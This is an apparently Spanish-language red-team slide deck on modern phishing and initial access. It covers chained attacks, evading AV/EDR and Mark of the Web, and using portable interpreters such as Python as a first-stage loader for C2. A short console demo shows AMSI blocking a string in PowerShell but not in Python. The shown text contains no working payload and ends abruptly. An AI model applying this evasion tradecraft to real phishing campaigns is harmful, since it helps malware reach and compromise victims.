

Un Buen Dia Pescando



WHOAMI

=== DMCXBLUE ===

Name: David

Certifications:

- Offensive Security Wireless Professional (OSWP)
- Offensive Security Certified Professional (OSCP)
- Certified Red Team Operator (CRTO)

Online Presence:

- Website: <https://dmcxblue.net>
- GitHub: <https://github.com/dmcxblue>
- Twitter: @dmcxblue
- Discord: dmcxblue
- NetSecFocus: dmcxblue

Publications:

- "How to Rob a Casino" (May 15, 2024)
- "How to Rob a Bank" (September 19, 2023)
- "Playing Blue" (November 10, 2022)
- "CRTO Review" (August 23, 2022)
- "Fileless Malware" (August 30, 2021)
- "Playing with Hashes and Tickets" (July 18, 2021)
- "Starting in Red Team" (June 6, 2021)
- "The Importance of Enumeration" (March 20, 2021)
- "A Dive on SMBEXEC" (February 20, 2021)
- "Red Team Notes 2.0" (January 23, 2021)

Phishing en General


Phishing en los días modernos ah sido mas complicado

- Las capacidades de Acceso Inicial se han vuelto tan raras como el oro
- Complejos ataques en cadena es lo nuevo para alcanzar el objetivo
- Los archivos necesitan capacidades de evader AV/EDR




Tecnicas en Cadena

- El malware ya no sirve con un solo archive necesitas varios pasos
- Ahora tienes que evader SPAM, Protecciones de Correo Electronico y Marca de la Web




Bring Your Own Interpreters

- Desafortunadamente no son nativos en Windows
- No todos son faciles de utilizar
- Algunos solo dan la capacidad de ejecutar comandos pero otros extienden
- No instalaciones (PORTABLE)



```
C:\Windows\system32\cmd.e: X + v  
C:\RedTeam>python -V  
Python 3.12.1  
C:\RedTeam>
```

- Palabras “malas” aun pueden ser escaneados pero no son aplicables en todos lados
- Un simple virus funciona
- Podemos utilizar este malware como el “Paso 0” donde lo utilizamos para cargar nuestras armas grandes “C2”



```
Windows PowerShell
PS C:\Users\...\Desktop> python .\test-amsi.py
amsiscanbuffer
PS C:\Users\...\Desktop> .\test-amsi.ps1
At C:\Users\...\Desktop\test-amsi.ps1:1 char:1
+ Write-Host "amsiscanbuffer"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



** Tengo que avisar que en algunos escenarios tuve detecciones pero no era tan complicado evadir*

Python

Cosas a considerar cuando utilice Python:

- Tamano
- Modulos
- Limitaciones


En el ejemplo no pude acceder al Win32 API de Windows









El desafío:

